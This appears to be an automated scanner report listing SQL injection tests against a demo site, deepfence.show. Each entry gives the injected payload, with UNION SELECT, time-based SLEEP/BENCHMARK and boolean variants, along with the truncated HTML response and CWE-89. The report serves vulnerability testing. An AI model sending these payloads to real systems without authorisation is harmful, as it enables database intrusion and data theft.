href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#481				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>1' GROUP BY 1,2,--+</td></tr></table>	Name	Value	demouser@deepfence.io	1' GROUP BY 1,2,--+
Name	Value				
demouser@deepfence.io	1' GROUP BY 1,2,--+				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/</pre>				

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#482

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))#</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))#
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)))#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> >DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#483				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 17--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 17--
Name	Value				
demouser@deepfence.io	ORDER BY 17--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#484				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>RLIKE (SELECT (CASE WHEN (4346=4347) THEN 0x61646d696e ELSE 0x28 END)) AND 'Txws'='</td></tr></table>	Name	Value	demouser@deepfence.io	RLIKE (SELECT (CASE WHEN (4346=4347) THEN 0x61646d696e ELSE 0x28 END)) AND 'Txws'='
Name	Value				
demouser@deepfence.io	RLIKE (SELECT (CASE WHEN (4346=4347) THEN 0x61646d696e ELSE 0x28 END)) AND 'Txws'='				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary				

	hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#485

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 31337--</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 31337--
Name	Value				
demouser@deepfence.io	ORDER BY 31337--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVZlYWR5ccllPAAACaxJREFUeNgsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkxQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#486				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A'),4,5,6,7,8,9,10,11</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A'),4,5,6,7,8,9,10,11
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A'),4,5,6,7,8,9,10,11				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785</p>				

	Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#487

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#488				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>or true--</td></tr></table>	Name	Value	demouser@deepfence.io	or true--
Name	Value				
demouser@deepfence.io	or true--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#489				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))#</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))#
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)))#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script</pre>				

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#490	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))</td></tr></table>		Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))
Name	Value					
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(88)+CHAR(88)))					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#491					

Scan	SQL Injection	
-------------	---------------	--

Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>-1 UNION SELECT 1 INTO @,@,@</td></tr></table>	Name	Value	demouser@deepfence.io	-1 UNION SELECT 1 INTO @,@,@
Name	Value				
demouser@deepfence.io	-1 UNION SELECT 1 INTO @,@,@				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlggUfqq93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#492				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#
Name	Value				
demouser@deepfence.io	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-r181020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#493

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>--</td></tr></table>	Name	Value	demouser@deepfence.io	--
Name	Value				
demouser@deepfence.io	--				
